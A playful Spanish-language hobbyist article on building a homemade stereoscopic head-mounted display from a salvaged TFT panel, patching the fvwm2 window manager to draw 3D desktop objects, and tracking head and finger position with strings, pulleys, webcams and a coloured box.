Y el cursor del ratón ocupa 16x16, es decir, 1/15 de pantalla. Haz la prueba de definir un cursor de 1.5 cm. para tu pantalla de 15 pulgadas, y ya verás lo grande que queda.
Por último quedaba la decoración de las ventanas. Los bordes, márgenes, barra de título, ... ocupan demasiado y se comen casi todo el área de visualización.
Podíamos cambiar el driver para que dibujara sólo los pixels verticales pares, es decir, comprimir la pantalla a lo ancho en un 50%. Fue sencillo de programar, pero quedó realmente feo.
La segunda solución podría ser cambiar todos estos elementos, y hacerlos más adecuados a nuestro espacio de visión. ?Quién necesita un cursor de 16x16, que en las gafas parece ocupar 10 centímetros?
La otra solución era usar un escritorio más sencillo, como fvwm2. Entonces tendríamos que cambiar los iconos, o al menos la manera de dibujarlos para que aparezcan en 3D.

Por supuesto siempre podríamos adquirir otras gafas, como mayor resolución. No sólo ganaríamos más área de dibujado, sino que más pixeles darían mayor nitidez. Ya no veríamos esos puntos tan gordos en la pantalla virtual.
Pero eso tiene un coste. Y las gafas HMD no son un producto especialmente popular, por lo que no hay muchos fabricantes, y los precios no bajan con la misma velocidad que la de los lectores MP3.
Para una resolución de 640x480 hay que soltar al menos 1.000 euros, y nosotros no estamos dispuestos a gastarnos todo eso en algo que sólo queremos para jugar.
Sin embargo tomamos otra decisión, fruto sin duda de la desesperación y el tequila: haríamos nuestras propias gafas.

Obviamente debían ser portátiles. La solución de poner en un arnés 2 monitores a la altura de los ojos no era viable.
Tampoco valía un sistema de espejos que estuvieran conectados a los monitores.

La posibilidad de usar un proyector de diapositivas para proyectar la imagen en la pared tampoco valía, pues no es un entorno virtual en el que moviendo la cabeza veas una imagen distinta.
Colocar un GameBoy en cada ojo tampoco sirve, pues la resolución es incluso menor.
Así que terminamos usando una pantalla TFT que adquirimos en eBay por 50 euros. Como pesaba 3 kilos, desenganchamos la pantalla de su marco y le quitamos todo el peso innecesario, dejando solamente el display y el cable que lo conecta a la circuitería de la placa del monitor. Una vez que bajamos el peso hasta 500 gramos la fijamos a un casco de la construcción.
La pantalla queda en posición horizontal a 10 cm de los ojos.

Este es el esquema, visto desde arriba: cada "O" es un ojo, y "^" es la nariz.

```
---------- <-pantalla
   O ^ O    <-ojos
```

El invento queda estrambótico, pero funciona.
En una segunda fase suspendimos la pantalla de un muelle del techo. Esto eliminaba mucho peso, pero impedía los movimientos por la habitación.

Ahora la manera de dibujar es mostrar una imagen en la parte izquierda de la pantalla, y otra imagen en la sección derecha.
A una resolución de 1024x768, se usan 1024/2=512 pixels para cada ojo. Cada una de estas partes las llamamos marco.
Como la pantalla está a unos 10 cm de los ojos, el FOV es 90 grados, es decir, que 512 pixels ocupan 10 cm. de visión. En otras palabras, es como si vieras una televisión de 2 metros de ancho a 1 metro de distancia, y cada pixel ocupa 2 milimetros.

Pero otro asunto es hacer que el escritorio se muestre correctamente.

Para recapitular: queremos que cada elemento del escritorio (ventanas, iconos, puntero, barra de herramientas, ...) tenga una propiedad extra: profundidad. Para dibujarlos hay que tener en cuenta su posición y su profundidad, y dibujarlo dependiendo si la imagen se verá en un marco o en el otro.

Si un icono del escritorio está en un plano muy lejano, la imagen debe estar en las mismas coordenadas en ambos marcos.
En cambio, si el icono está cercano, en el marco izquierdo debe tener una coordenada X de valor menor que la del marco derecho. Piensa un momento sobre esto: un objeto extremadamente cercano (2 cm.) al ojo izquierdo no se puede ver con el ojo derecho porque lo tapa la nariz, y porque no puedes bizquear tanto.
En X-window los objetos ya pueden incluir la propiedad de profundidad, pero en KDE lo único que hay es el canal alfa, que se usa exclusivamente para transparencias.


Al parecer en el próximo MS-Windows ya se incluye este concepto de entorno en 3D, lo que permite poner una aplicación en primer plano de visión, mientras que a través de sus áreas transparentes puedes seguir viendo las que estan detrás. Lo mismo se aplica a Mac-X (o como se llame ahora), pero ambos entornos no son programables tanto como nosotros necesitamos.

Hacer que la misma imagen se muestre en ambos marcos fue fácil: le dijimos que teníamos una pantalla de 512x768, con lo que X-Window solo usaba la parte izquierda de la pantalla, es decir, el marco izquierdo. Luego parcheamos las rutinas de dibujo para que pintase exactamente lo mismo en las coordenadas (x,y) que (x+512,y)

Eso sí, también el cursor del ratón aparece 2 veces.


Ahora se trataba de darle profundidad a los objetos del escritorio. Usamos el gestor de ventanas fvwm2 porque es simple y rápido.
Cada objeto contiene una estructura para localizarlo en el escritorio. Esta estructura contiene las coordenaas X, Y, ademas de la anchura y la altura. Añadimos un dato más para la profundidad.
Los dibujos de los objetos son siempre un mapa rectangular de bits plano. Para convertirlo en un objeto 3D hay que convertirlo en una caja (mas correctamente, un ortoedro).
Esto se consigue poniéndole un fondo y 4 caras.
Así, un icono con dibujo de 16x24 lo convertimos en un objeto con 6 caras de profundidad 20, cada una con un dibujo.

+-----+




La tarjeta de video es capaz de dibujar los lados del cubo sin más que decirle cual es la textura correspondiente. Luego veremos que esto lamentablemente no se puede usar para al caso de visión estereoscópica.
Por supuesto el dibujo del fondo del cubo nunca es visible. Es más, sólo 3 caras del cubo son visibles por un mismo ojo. Pero puede que el otro ojo vea otras caras del cubo. Haz la prueba: pon un dado de parchís a 3 cm de la punta de tu nariz . Con el ojo izquierdo vez la cara superior, la frontal, y la izquierda. Con el ojo derecho ves la cara superior, la frontal y la derecha. Este es el efecto que queremos conseguir.
Para sólo un ojo ya lo hemos conseguido. Pero para conseguir vision estereoscópica hay que dibujar otra imagen en el marco derecho. Aquí entra la magia de X-window.
Como he comentado antes, X-window es una arquitectura en la que una aplicación manda instrucciones para dibujar, y otra aplicación (el servidor de gráficos) se encarga de dibujarlos.
A quien hay que engañar es al cliente, no al servidor. Hay que hacer que el cliente calcule la imagen izquierda, la mande a dibujar, y luego calcule la imagen derecha desde un punto de visión diferente, y la mande a dibujar.
El cliente es en nuestro caso el gestor de escritorio fvwm2. En la rutina DrawObject se le pasa un puntero a un objeto gráfico, normalmente porque ha cambiado su bitmap, o porque ha pasado a primer plano.
Esta rutina toma las coordenadas X, Y y el dibujo con el bitmap, y lo manda al servidor de gráficos.
No resulta difícil modificarla para que considere las caras del ortoedro y mande un bitmap de tamaño ligeramente más grande.
Un poquillo de matemáticas: si un ortoedro mide x,y,z , y se representa en perspectiva caballera, ?cuál es el tamaño máximo de su proyección sobre el eje Z ?
En otras palabras: ?cuánto crece el bitmap con el objeto en 3D? La respuesta es z/sqrt(2) , esto es más o menos z/1.5
Así, el objeto 3D anterior de 24x16x20 necesita un bitmap 2D de (24+20/1.5) x (16+20/1.5) = 38x30

Este dibujo necesita calcularse 2 veces, uno para cada marco. El resultado es ligeramente diferente para cada marco, excepto cuando el objeto no tiene profundidad, o ésta es muy pequeña respecto a la distancia. Esto sirve para agilizar el proceso de dibujo: los objetos que no han sido transformados a cubos (en una fase inicial empezamos sólo con los iconos, olvidándonos de ventanas, puntero, ...) pueden usar el mismo dibujo en la misma posición+512 para ambos marcos.
Las rutinas típicas de X-window usadas para inicializar el modo de dibujo son: XOpenWindow, XCreateGC, XMapWindow
Sin embargo fvwm2 también usa DisplayWidth, DisplayHeight que en nuestro caso debemos cambiar para que usen siempre 512, en vez de 1024.
En todos los sitios donde llama a xxx_Draw_xxx hay que llamarlo 2 veces, uno para cada marco.
Las primeras pruebas funcionaron bien: los iconos en 3D aparecían en ambos marcos.
Un poco más difícil fue hacer que simularan tener distintas profundidades.
Aunque la tarjeta de video es capaz de dibujar objetos en 3D, no es capaz de considerar 2 puntos de visión.
Por ello tuvimos primero que proyectarlos a 2D, y dibujar los polígonos (la proyección de las caras son siempre rectángulos y romboides). La velocidad de dibujado no era un problema.
Una vez funcionando los iconos, las ventanas representaban una nueva dificultad: se podían solapar.
En 2D las ventanas son planas, por lo que el mayor problema sucede cuando una ventana está cubierta por varias, como en el dibujo:




Pero en 3D un problem adicional sucede cuando una cara de una ventana solapa a otra:



Más o menos se puede ver que el objeto B está más atrás que A, pero sin embargo lo solapa.
No se puede dibujar primero B y luego A porque no se vería medio B.
La solución en este caso es pintar primero A y luego B. Pero esto es ilógico, puesto que A está delante de B.
Y si lo piensas un poco, ésto vale para el ojo derecho. El izquierdo es posible que ni siquera vea B, pues quizás A lo tapa.
Lo que hicimos es pintar primero la parte superior, luego la cara derecha, despues la inferior, la izquierda y finalmente la cara anterior. O sea, en el sentido de las agujas del reloj. Esto para el ojo derecho.
Para el ojo izquierdo el orden es: superior, izquierda, abajo, derecha, y anterior. O sea, en sentido contrario a las agujas del reloj.
Esto garantiza que las caras cubren lo que tienen que cubrir. Obviamente algunas zonas se pintan 2 veces, pero no más, gracias a que también usamos la profundidad para dibujar primero los objetos más lejanos.
La solución más exacta habría sido usar uno de los algoritmos de representación en 3D, pero para octoedros el algoritmo usado funciona perfectamente y es más rápido.

Repito que no es posible pintar esferas ni objetos que no tengan 6 caras, pero para un escritorio ésto es más que suficiente.
Un paso más allá sería usar transparencias. Por ejemplo, los iconos siempre se inscriben en un rectángulo, pero comúnmente tienen areas que son transparentes, tomando formas no rectangulares, imagínate la letra T en 3D:



En este caso no hay sólo 4 lados, sino que cada lado se compone de varios rectángulos. Este caso no lo hemos implementado.

Ya podíamos pintar iconos y ventanas. El siguiente paso era la decoración de las ventanas: barra de título, marco de ventana, barra de scroll, botón para minimizar y cerrar.
Estos elementos se llaman widgets. En X-window existen varios conjuntos de widgets. El inicial era Athena, bastante simple, formado por simples rectángulos de 1 único color.
Luego surgieron Motif (y Lesstif), KDE, Gt, y otros muchos que no tuvieron tanta aceptación y cayeron en el olvido.
En concreto fvwm2 usa unos widgets definidos específicamente. También son bastante simples, en general un rectángulo con un marco, y una línea superior y otra lateral para dar aspecto de tridimensionalidad.
Existen varios módulos en http://fvwm-themes.sourceforge.net/ para hacer que parezcan como NeXT, Win95, Mac, ...

Por ejemplo el icono de cerrar una ventana es algo así:

```
    1234567890123456

1   *OOOOOOOOOOOOOO%
2   ................@
3   ...X.......X...@
```

```
4   .....X...X.....@
5   .......X.......@
6   .....X...X.....@
7   ...X.......X...@
8   ...............@
```

que usa 5 colores, en una trama de 16x8 pixels
Este dibujo simula que el widget ocupa 15x7 y deja una linea horizontal superior y otra vertical a la derecha para simular la profundidad. Pero en realidad es 16x8 .
Este pixel extra que da sensación de profundidad se llama Gravity y se calcula en geometry.c en la función gravity_get_offsets. El valor es 0, 1 ó -1.


Para nuestro caso lo cambiamos por un cubo en 3D de 16x8 con una profundidad de 1 pixel. Aunque luego lo cambiamos a 5 pixels de profundidad, para dar más sensación de 3D. El dibujo ocupa a lo ancho un total de 16 + 5/sqrt(2) = 16+4 = 20 cuando está a una distancia equivalente a 1 metro.
O sea, que tenemos que eliminar la "gravedad" y sustituirla por un dibujado más sofisticado.

Dado que el area original y la nuestra ambas ocupan 16x8 pixels, podemos pinchar el ratón en cualquier punto interior a esa área para cerrar la ventan.
El uso del ratón no cambia.
Notar que cuando se pincha el ratón en un pixel entre 0 y 15, el widget queda seleccionado por su cara frontal. En cambio, si pinchamos en un pixel entre 16 y 20, equivale a pichar en la cara lateral derecha, por lo que el widget no se selecciona.

Gracias a la estructura orientada a widgets que usa fvwm2 es sencillo cambiar todos los widgets.
En unas horas ya teníamos un entorno realmente estereoscópico.
Es francamente excitante ver cómo las ventanas que están delante, pero muy a la izquierda, aparecen como ladrillos de mucha profundidad. Los objetos más lejanos no tienen aspecto de tridimensionalidad.

La limitación es ahora que no podemos cambiar el punto de visión: el escritorio es siempre el mismo.


El siguiente paso es conseguir movilidad. Imagínate que cuelgas 20 monitores del techo de la habitación, y en cada monitor muestras una parte distinta del escritorio. Puedes moverte hacia adelante para ver con más nitidez un monitor alejado, o puedes girar la cabeza para leer otro monitor que antes veías con el rabillo del ojo. No sólo eso, sino que queremos que sea posible mover las aplicaciones entre los monitores y cambiar su distribución.
Para esto necesitamos un sistema de posicionamiento.
Con un HMD comercial suele venir incluido un dispositivo que detecta el giro de la cabeza, y la posición de ésta. En total intervienen 6 coordenadas: X, Y, Z, giro horizontal (como cuando dices NO moviendo la cabeza), giro vertical (como cuando dices SI) y giro axial (como cuando ladeas la cabeza).
El primer intento era detectar los giros. La primera idea (no te rías) era atar un hilo a la punta de la nariz y con 2 poleas unirlo a la ruedecilla del ratón que detecta movimiento vertical:




Así, al girar la cabeza en sentido vertical (como para decir SI) el ratón detectaría el movimiento.
Un dispositivo similar serviría para el giro vertical.
Como cada ratón tiene 2 ruedecillas, sólo necesitamos 3 ruedecillas para todos los giros; es decir, 2 ratones.
Lo más difícil fué encontrar las fórmulas matemáticas para calcular la posición de la cabeza. Si haces un giro horizontal, la ruedecilla horizontal cambia, pero también la vertical, pues la distancia desde la nariz hasta la polea V1

cambia según el ángulo de giro.

Olvídate por un momento de los giros anteriores: vamos a trabajar sólo con el movimiento en 3D. Toma una esquina de tu habitación como coordenadas (0,0,0)
Para simplificar, suponte que la habitación mide 1 metro en las 3 dimensiones.
Cualquier punto del cuarto tiene coordenadas X,Y,Z todas >=0 y <=1
ahora pones 3 poleas en los puntos (0,0,1) , (0,1,0) y (1,0,0)



En cada polea pones una cuerda, y atas las tres a la punta de un bolígrafo.
En el otro extremo pones un peso y entre el peso y la polea pones una vuelta alrededor de la ruedecilla del ratón:



Ahora puedes mover el bolígrafo en 3D y las ruedecillas de los ratones girarán.
Para saber cuál es la posición de la punta del bolígrafo hay que saber lo que ha girado cada rueda, por ejemplo x1, y1, z1.
Ahora se trata de calcular el punto x0,y0,z0 tal que:
-la distancia entre (x0,y0,z0) y (1,0,0) es igual a x1
-la distancia entre (x0,y0,z0) y (0,1,0) es igual a y1
-la distancia entre (x0,y0,z0) y (0,0,1) es igual a z1

Esto es una simple matriz de 3x3 con solución única.

Notar que ésto sólo resuelve el movimiento pero no el giro: si mueves el bolígrafo manteniendo fija la punta, las ruedecilas no detectan movimiento.

Ahora bien, para combinar el movimiento y el giro necesitamos 3+3 ruedecillas, o sea, 3 ratones.
Los más avispados se habrán dado cuenta de que una solución aparentemente equivalente es atar 3 cuerdas a la punta del bolígrafo, y otras 3 al otro extremo. Pero en este caso nos dejamos un movimiento: el giro sobre el eje longitudinal (el que va desde un extremo al otro).
Pero también se habrán dado cuenta de que en realidad 2 de las ruedecillas son redundantes, pues la distancia entre los extremos del bolígrafo es siempre constante.
Decir que el experimento funcionó tras un poco de deducción trigonométrica, y en un par de días ya teníamos hecho un programa que mostraba en la pantalla una cabeza moviéndose.
En vez de atar los hilos a la punta de la nariz los atamos a la pantalla y al casco que le servía de arnés.

Tras hacer unas cuantas pruebas surgió otra idea interesante: ya que en 3D los objetos más lejanos aparecen más pequeños, dándole la vuelta al argumento, los objetos que aparecen pequeños es porque están lejanos.
Me explico: imagínate que tomas una foto digital de un balón que está a 10 metros. La imagen del balón mide 30x30 pixels. Acerca el balón hasta 5 metros. Ahora la imagen mide 60x60 pixels.
Toma un vídeo de un balón acercandose: cada vez la imagen es mayor.

Coloca la cámara en una esquina de la habitación, y sitúa una pelota de tenis sobre tu cabeza. A medida que te acerques a la cámara, la imagen de la pelota aparece más grande.
Ahora coloca 3 camaras en 3 esquinas, y la pelota en el centro. La imagen aparece de 20x20 pixels en las 3 cámaras. A medida que acercas la pelota a una de las cámaras, aparece más grande.
Esto da una idea d eque es posible calcular la posición y la distancia, basada

en el tamaño fotografiado.


Con esto nos evitamos todo el lio de hilos por toda la habitación. A cambio necesitábamos 3 cámaras digitales conectadas al ordenador y capaces de transmitir vídeo, pero esto resultó más barato de lo que pensábamos, porque encontramos a gente que tenía modelos antiguos.
Ahora se trataba de hacer un programa que tomara la imagen digital, ubicara la pelota dentro de la imagen, y calculara su tamaño y posición.

Para esto hubo que entender los programas de captura de imágenes. Nuestras cámaras son QuickCam-Pro-3000 . Con una resolución 640x480, es ideal para nuestros propósitos. Sólo se consiguen 5 imagenes por segundo de vídeo, pero como apenas hay cambios en la imagen capturada, la compresión realizada internamente por la cámara resulta ser bastante eficaz.
La conexión es USB por lo que necesitamos 3 puertos.
Lo malo es que el driver que hay que usar es pwc Philips USB (http://www.smcc.demon.nl/webcam) para un kernel 2.4 pero parece haber un problemadebido a las licencias de uso. También usamos otros drivers (http://www.saillard.org/linux/pwc) para el kernel 2.6 que funcionan de miedo.

Como las cámaras estaban fijas, pudimos calcular la posición de la pelota.
La pelota es esférica, así que era imposible saber cuándo se habia realizado un giro sin movimiento. Una solución era usar 2 pelotas, pero otra más sencilla era usar un cubo, con cada una de las caras de un color distinto.

Usamos para ello colores puros y brillantes para cada cara: rojo, verde, azul, amarillo, azul claro, rosa.
-Tomamos una imagen de cada cámara.
-Hacemos que encuentre el cubo (de 10x10x10 cm, colocado a 10 cm. de la cabeza)
-Localiza las 3 caras visibles (cada cámara sólo puede ver 3 lados del cubo)
-Encuentra las esquinas, con lo que ya tenemos su posición.
-Localiza el punto medio de las caras.
-Calcula la distancia a las esquinas, y deduce el tamaño.

Colocamos una cámara en cada eje, apuntando a las paredes px, py, pz



De nuevo, basta combinar los datos de las 3 cámaras y unos cálculos trigonométricos que tansforman los datos anteriores en coordenadas 3D.
La siguiente idea fue todavia mejor: en vez de poner el cubo sobre la cabeza, construimos un cubo mayor, de 25x25x25 centímetros y metimos la cabeza dentro. Al ser el cubo mayor, los cálculos eran más exactos. Las cámaras podían ubicar rápidamente el cubo tomando un muestreo cada 20 pixels, y dentro de la caja la única luz proviene de la pantalla TFT, con lo que no hay interferencias con el mundo real.
Eso sí, resulta muy gracioso ver a un tipo con una caja de colores en la cabeza moviéndose por la habitación.


Tras la diversión, el trabajo. Ahora teníamos que conseguir coordinar el escritorio con la posición de la cabeza, y la dirección de la mirada.
El entorno de trabajo pasa a ser una esfera con 360 grados en caja eje.
Teníamos que decirle a fvwm2 que desplazara el escritorio hacia los lados y hacia arriba y abajo. Como cada objeto (icono, ventana, ...) tiene unas coordenadas x,y de tipo int, podemos poner un valor máximo de 32768 y hacer un escritorio virtual de hasta 32768 pixels.

Cada marco puede dibujar 512 pixels a una distancia a los ojos de 10 cm, lo que implica que cada pixel parece que ocupa 2 mm si se viera a 1 metro de distancia, que es bastante buena resolución.
Una esfera de 1 metro de radio tiene un perímetro de 2*3.14*1 = 6.28 metros lo que dividido por 2 milimetros da un total de 3140 pixels. Un escritorio de 3000x3000 es bastante grande, ?no crees?

Para hacer que se desplazara el escritorio de acuerdo con el movimiento de la cabeza hay que investigar las rutinas que se encargan de mover todas las

ventanas en fvwm2. Descubrimos que ya estaba incorporada la posibilidad de disponer de un escritorio virtual, y simplemente hay que mover la "ventana" a través de la cual se ve el área adecuada.
Moviendo el ratón cerca de los bordes, el escritorio se desplaza. En nuestro caso hubo que sustituir el movimiento del ratón por las coordenadas de situación de la caja, dadas mediante las cámaras. El algoritmo es algo así:
-encontrar el centro de la caja, y la posición de los ojos
-encontrar las esquinas de la caja, y la dirección en la que miran los ojos
-convertir las coordenadas x,y,z en 2 ángulos dentro de la esfera de radio 1. Un ángulo para el giro vertical y otro para el horizontal
-encontrar la "página" que corresponde a estas coordenadas esféricas
-dibujar los objetos dentro de esta ventana. Equivalentemente, mostrar el trozo de mega-escritorio incluido en esta ventana.
-dibujar en el otro marco los objetos vistos por el otro ojo

En la nomenclatura de fvwm2, existen varios Desktops, cada uno de MxN páginas, cada una del tamaño de la pantalla física, la cual actúa como un "viewport" de una de las páginas:



Nuestros cambios deben afectar al modo como se dibujan las páginas.
Todo esto lo implementamos en la rutina MoveViewport del módulo virtual.c del paquete fvwm2.
Esto se encarga de redibujar todos los elementos a una nueva posición (x+delta_x, y+delta_y). Nosotros debemos añadir una nueva variable global (marco_x,marco_y) y sumarla a los anteriores valores.
Internamente esto usa XMoveWindow con las nuevas coordenadas, o invoca a BroadcastPacket para aquellos elementos que no son ventanas.
En el fondo se llaman a comandos ICCCM, que es un estandar definido para gestores de ventanas en X-Window. Esto hace que otros gestores como twm, mwm, uwm, ... funcionen todos igual.

Cada objeto del escritorio adquiere unas coordenadas x,y entre 0 y 3000 dada inicialmente por el gestor de ventanas fvwm2. En un entorno 3D, la coordenada Z es nueva, y el fvwm2 no sabe cómo manejarla. Decidimos que el valor estaría entre 0 y 3000, siendo por defecto el valor 1000 correspondiente a una distancia de 1 metro.
Objetos con z>2500 estarían muy lejos, y aquellos con valores z<50 estarían a menos de 5 cm, con lo que solo serán visibles para un ojo.

Los iconos y ventanas inicialmente se ponen con profundidad 1000 pero hicimos una aplicación para poder moverlos hacia adelante y hacia atrás. No es todavía posible girarlos; siempre están mirando hacia el usuario. Matemáticamente esto quiere decir que el vector normal siempre pasa por (0,0,0)

El objeto del que todavía no hemos hablado resultó ser el más complicado de manejar: el ratón.
En un entorno 2D es muy fácil, pues el ratón se puede mover también en sólo 2 dimensiones. Pero para mover un objeto hacia adelante o hacia atrás hace falta otro control. Nosotros lo solucionamos con la rueda que suelen incorporar entre los botones, y que normalmente se usa para avanzar páginas o hacer scroll rápidamente.
Simplemente pinchar en un objeto, y esta rueda lo acercaba o alejaba, con lo que se visualizaba más grande o más pequeño. El comportamiento de esta rueda no está gobernado por fvwm, sino que X-window lo trata como un dispositivo independiente del ratón, mapeándolo a la tecla página-arriba y página-abajo. Así que hicimos una aplicación que siempre se estuviera ejecutando, y que capture esas teclas. Luego se trata de reenviarlas a fvwm2, y ampliarlo para que al recibir estas teclas aumente o disminuya la profundidad del objeto seleccionado.

Pudimos haber usado las extensiones XKB que están perfectamente soportadas por X-window, pero esto suponía re-compilar las X, lo cual tarda bastante. Más sencillo era modificar el módulo del kernel que captura el ratón, y mandar los datos de la rueda a un nuevo dispositivo, que se puede leer con un simple pipe. Luego con xmodmap se puede mapear a cualquier tecla, y fvwm2 permite ejecutar una acción cualquiera cuando se pulsa una tecla.

Esto funciona bien, expecto un detalle importante: el ratón hay que apoyarlo en alguna parte, con lo cual no nos podemos separar mucho de él. Y resulta bastante incómodo manejar el ratón de espaldas cuando estás mirando en la dirección opuesta.
La solución es un ratón 3D. Este cacharro consiste en un mando a distancia, y un receptor en la esquina de la habitación. El dispositivo tiene 2 emisores con 2 rendijas, una horizontal y otra vertical. El receptor tiene 2 sensores. Cuando apuntas directamente al receptor, la señal es muy nítida, y lo interpreta como (0,0) . A medida que apuntas más lejos del receptor, la señal es más difusa y en función de la intensidad recibida sabe más o menos a dónde estás apuntando.
Esto funciona bien pero hay que apuntar a un sitio cerca del receptor. Si pones el receptor en una pared, y apuntas a la pared opuesta, no capta nada.

Lo que se nos ocurrió fue hacer algo parecido a lo de la caja y las cámaras de video. Pintamos un dedal de color naranja fosforescente, y mediante las 3 camaras lo ubicamos. Pero el dedal es pequeño, por lo que el tamaño no cambia ostensiblemente. A pesar de ello logramos hacer una triangulación bastante aceptable.

Una mejora de esto fue poner una pequeña bombilla de luz roja en lugar del dedal. Ahora podíamos medir la luminosidad para intentar calcular la distancia. Lamentablemente esto obligaba a apagar las luces de la habitación, con lo que las cámaras no verían la caja de la cabeza.
El dedal pintado de naranja también tenía un inconveniente: si en la habitacion hay algun objeto naranja en la pared, las camaras pueden confundirse.

Por eso mantuvimos la idea de la luz, pues era más facil de localizar que el dedal. Una pequeña bombilla alimentada por una pila colocada en el antebrazo, que decidimos llamar dedo-luz. En inglés, finger-light, pronunciado "fingerlai".
Con las 3 cámaras podíamos detectar exactamente la posición, pero no el giro. Esto no importa nada, pues el puntero es, como su nombre indica, un objeto puntual.
El algoritmo de búsqueda de esta luz lo mejoramos haciendo la siguiente suposición: si en un tiempo t0 la posición es (x0,y0,z0) entonces en un tiempo t+dt la posición no puede estar muy lejana de la anterior. Esto impone una limitación a la velocidad con la que podíamos mover el dedo-luz, pero el resultado era satisfactorio.


Voy a explicarlo con más detalle: Primero supongamos una habitacion de 1 metro de lado.
Colocamos una cámara en una esquina del techo, apuntando a la pared opuesta. Ajustamos el foco para que capture exactamente toda el área de la pared.
Así, si pones el dedo-luz pegado a la pared en el punto (x,y) , esta cámara también lo ve en la posicion (x,y)
Cuando lo mueves directamente hacia la cámara, ésta no detecta cambios. Pero hay otras cámaras que sí lo detectan.
Un punto (x,y,z) se ve:
-en la camara X, en el punto { y+sin(x/y), z+sin(x/z) }
-en la camara Y, en el punto { x+sin(y/x), z+sin(y/z) }
-en la camara Z, en el punto { x+sin(z/x), y+sin(z/y) }

Para encontrar (x,y,z) a partir de las imágenes de las cámaras, solo hay que resolver el sistema inverso de 3 ecuaciones con 3 incógnitas.

El inconveniente es que hay algunos puntos ciegos que no están detectados por ninguna cámara. El caso peor es el punto (1,1,1) pero como es una esquina en el suelo, es altamente improbable que el dedo-luz esté en esa posición.

Ahora bien, en el ratón existen al menos 2 botones. ?Cómo simularlos con el dedo-luz? Pues cerrando un circuito eléctrico.
Colocamos el dedo-luz en el pulgar de la mano derecha. Además le colocamos un cable (de 1 hilo) conectado al ordenador, y una placa metálica en el punto 1.
En el dedo índice pusimos otra placa metálica 2 conectada al ordenador mediante otro cable.
Enviamos electricidad por el cable 1. Cuando el pulgar y el dedo índice se tocan, las placas 1 y 2 entran en contacto y el circuito se cierra, con lo que

la corriente llega al ordenador a través del cable del dedo índice.
Los mismo hacemos para el dedo corazón. Ya tenemos 2 pulsadores ... digitales.



Para leer los datos enviados por el dedo-pulsador hay que conectarlo al ordenador de alguna manera. Podíamos haber usado el puerto paralelo, pero fué más sencillo usar el microfono de las webcams. Para ello sacamos el cable de la cámara y lo conectamos a los dedo-pulsadores con una resistencia. Cuando los dedos se juntan, la webcam cree que está oyendo un sonido, lo cual se codifica y se transmite por el cable USB hasta el ordenador. Modificamos el módulo pwc para leer también este dato, y lo metemos en otro pipe para que fvwm2 lo pueda leer.

Ahora sí:
-acercamos el pulgar a una ventana o un icono
-juntar el dedo índice y el pulgar para seleccionarla ("pinchar")
-mover el pulgar (y toda la mano, claro) para arrastrarla a la nueva posición
-separar los dedos para dejarla allí

Y ahora resulta incluso más gracioso ver a un tipo con la caja en la cabeza, con una luz en un dedo como ET, juntando y separando los dedos como si estuviera cazando mosquitos.

